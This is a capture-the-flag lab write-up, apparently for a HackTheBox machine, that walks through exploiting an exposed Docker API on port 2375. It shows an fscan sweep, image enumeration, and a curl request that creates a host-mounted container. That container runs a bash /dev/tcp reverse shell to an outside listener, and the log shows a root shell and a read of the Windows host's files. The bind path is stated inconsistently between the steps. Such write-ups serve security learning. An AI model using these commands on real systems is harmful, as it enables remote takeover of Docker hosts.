www-data@821fbd6a43fa:/tmp$ ./fscan -h 192.168.65.7 -p 1-65535

   ___                              _
  / _ \     ___  ___ _ __ __ _  ___| | __
 / /_\/____/ __|/ __| '__/ _` |/ __| |/ /
/ /_\\_____\__ \ (__| | | (_| | (__|   <
\____/     |___/\___|_|  \__,_|\___|_|\_\
                     fscan version: 1.8.4
start infoscan
192.168.65.7:53 open
192.168.65.7:2375 open
192.168.65.7:3128 open
192.168.65.7:5555 open
[*] alive ports len is: 4
start vulscan
[*] WebTitle http://192.168.65.7:2375  code:404 len:29     title:None
[*] WebTitle http://192.168.65.7:5555  code:200 len:0      title:None
[+] PocScan http://192.168.65.7:2375 poc-yaml-docker-api-unauthorized-rce
[+] PocScan http://192.168.65.7:2375 poc-yaml-go-pprof-leak
We confirm remote API access directly:
www-data@821fbd6a43fa:/home/marcus$ curl http://192.168.65.7:2375/version
{"Platform":{"Name":"Docker Engine - Community"},"Components":[{"Name":"Engine","Version":"28.3.2","Details":{"ApiVersion":"1.51","Arch":"amd64","BuildTime":"2025-07-09T16:13:55.000000000+00:00","Experimental":"false","GitCommit":"e77ff99","GoVersion":"go1.24.5","KernelVersion":"6.6.87.2-microsoft-standard-WSL2","MinAPIVersion":"1.24","Os":"linux"}},{"Name":"containerd","Version":"1.7.27","Details":{"GitCommit":"05044ec0a9a75232cad458027ca83437aae3f4da"}},{"Name":"runc","Version":"1.2.5","Details":{"GitCommit":"v1.2.5-0-g59923ef"}},{"Name":"docker-init","Version":"0.19.0","Details":{"GitCommit":"de40ad0"}}],"Version":"28.3.2","ApiVersion":"1.51","MinAPIVersion":"1.24","GitCommit":"e77ff99","GoVersion":"go1.24.5","Os":"linux","Arch":"amd64","KernelVersion":"6.6.87.2-microsoft-standard-WSL2","BuildTime":"2025-07-09T16:13:55.000000000+00:00"}
To leverage the exposed Docker API, we can follow the poc of
https://blog.qwertysecurity.com/Articles/blog3
Step 1: Enumerate local Docker images
curl -s http://192.168.65.7:2375/images/json
{
  "Containers": 1,
  "Created": 1762794130,
  "Id": "sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666",
  "Labels": {
    "com.docker.compose.project": "docker_setup",
    "com.docker.compose.service": "nginx-php",
    "com.docker.compose.version": "2.39.1"
  },
  "ParentId": "",
  "Descriptor": {
    "mediaType": "application/vnd.oci.image.index.v1+json",
    "digest": "sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666",
    "size": 856
  },
  "RepoDigests": [
    "docker_setup-nginx-php@sha256:93b5d01a98de324793eae1d5960bf536402613fd5289eb041bac2c9337bc7666"
  ],
  "RepoTags": [
    "docker_setup-nginx-php:latest"
  ],
  "SharedSize": -1,
  "Size": 1277167255
}
{
  "Containers": 1,
  "Created": 1762791053,
  "Id": "sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40",
  "Labels": {
    "com.docker.compose.project": "docker_setup",
    "com.docker.compose.service": "mariadb",
    "com.docker.compose.version": "2.39.1",
    "org.opencontainers.image.authors": "MariaDB Community",
    "org.opencontainers.image.base.name": "docker.io/library/ubuntu:noble",
    "org.opencontainers.image.description": "MariaDB Database for relational SQL",
    "org.opencontainers.image.documentation": "https://hub.docker.com/_/mariadb/",
    "org.opencontainers.image.licenses": "GPL-2.0",
    "org.opencontainers.image.ref.name": "ubuntu",
    "org.opencontainers.image.source": "https://github.com/MariaDB/mariadb-docker",
    "org.opencontainers.image.title": "MariaDB Database",
    "org.opencontainers.image.url": "https://github.com/MariaDB/mariadb-docker",
    "org.opencontainers.image.vendor": "MariaDB Community",
    "org.opencontainers.image.version": "11.4.8"
  },
  "ParentId": "",
  "Descriptor": {
    "mediaType": "application/vnd.oci.image.index.v1+json",
    "digest": "sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40",
    "size": 856
  },
  "RepoDigests": [
    "docker_setup-mariadb@sha256:74ffe0cfb45116e41fb302d0f680e014bf028ab2308ada6446931db8f55dfd40"
  ],
  "RepoTags": [
    "docker_setup-mariadb:latest"
  ],
  "SharedSize": -1,
  "Size": 454269972
}
{
  "Containers": 1,
  "Created": 1759921496,
  "Id": "sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412",
  "Labels": null,
  "ParentId": "",
  "Descriptor": {
    "mediaType": "application/vnd.oci.image.index.v1+json",
    "digest": "sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412",
    "size": 9218
  },
  "RepoDigests": [
    "alpine@sha256:4b7ce07002c69e8f3d704a9c5d6fd3053be500b7f1c69fc0d80990c2ad8dd412"
  ],
  "RepoTags": [
    "alpine:latest"
  ],
  "SharedSize": -1,
  "Size": 12794775
}
Step 2: Create a host-mounted container
cd /tmp

# Ask Docker to create a new Alpine container,
# mounting the host's C: drive under /host_root
curl -H 'Content-Type: application/json' \
  -d '{
    "Image": "docker_setup-nginx-php:latest",
    "Cmd": ["/bin/bash","-c","bash -i >& /dev/tcp/10.10.14.44/443 0>&1"],
    "HostConfig": {
      "Binds": ["/mnt/host/c:/host_root"]
    }
  }' \
  -o create.json \
  http://192.168.65.7:2375/containers/create
Then grab the container ID:
# retrieve container ID
cid=$(grep -o '"Id":"[^"]*"' create.json | cut -d'"' -f4)
Step 3: Start the container
# @container
curl -d '' "http://192.168.65.7:2375/containers/$cid/start"

# If it fails, debug:
curl -s "http://192.168.65.7:2375/containers/$cid/logs?stdout=1&stderr=1"
Finally, we can get the reverse shell as root inside a privileged container, mounting the host's C:.
┌──(wither㉿localhost)-[~/…/htb-labs/Easy/MonitorsFour/CVE-2025-24367-Cacti-PoC]
└─$ nc -lnvp 443
listening on [any] 443 ...
connect to [10.10.14.44] from (UNKNOWN) [10.129.254.193] 59797
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@d39e576b06ae:/var/www/html# whoami
whoami
root
root@d39e576b06ae:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
This is not just container escape, but full cross-layer privilege escalation achieved through Docker on WSL.
The stack would be
📦 Cacti (Docker Container, 172.18.x.x)
        ↓ via Docker API 2375 escape
🐳 Docker Engine inside WSL2
        ↓ privileged bind-mount of host `/`
🐧 WSL2 Linux VM (root filesystem `/`)
        ↓ Windows filesystem passthrough
🚩 Windows NTFS Host (C:\)
We take
"HostConfig": {
  "Binds": ["/:/host_root"]
}
So Docker compilation successful—mounting the entire WSL2 root filesystem to /host_root. Under WSL2, this root filesystem contains a passthrough path to C:\.
Now we can grab the root flag from /host_root
root@d39e576b06ae:/host_root/Users/Administrator/Desktop# ls
ls
desktop.ini
root.txt
Description
Overall, it's a very interesting Docker escape machine, and its exploitation of the web portion is one of the latest CVEs.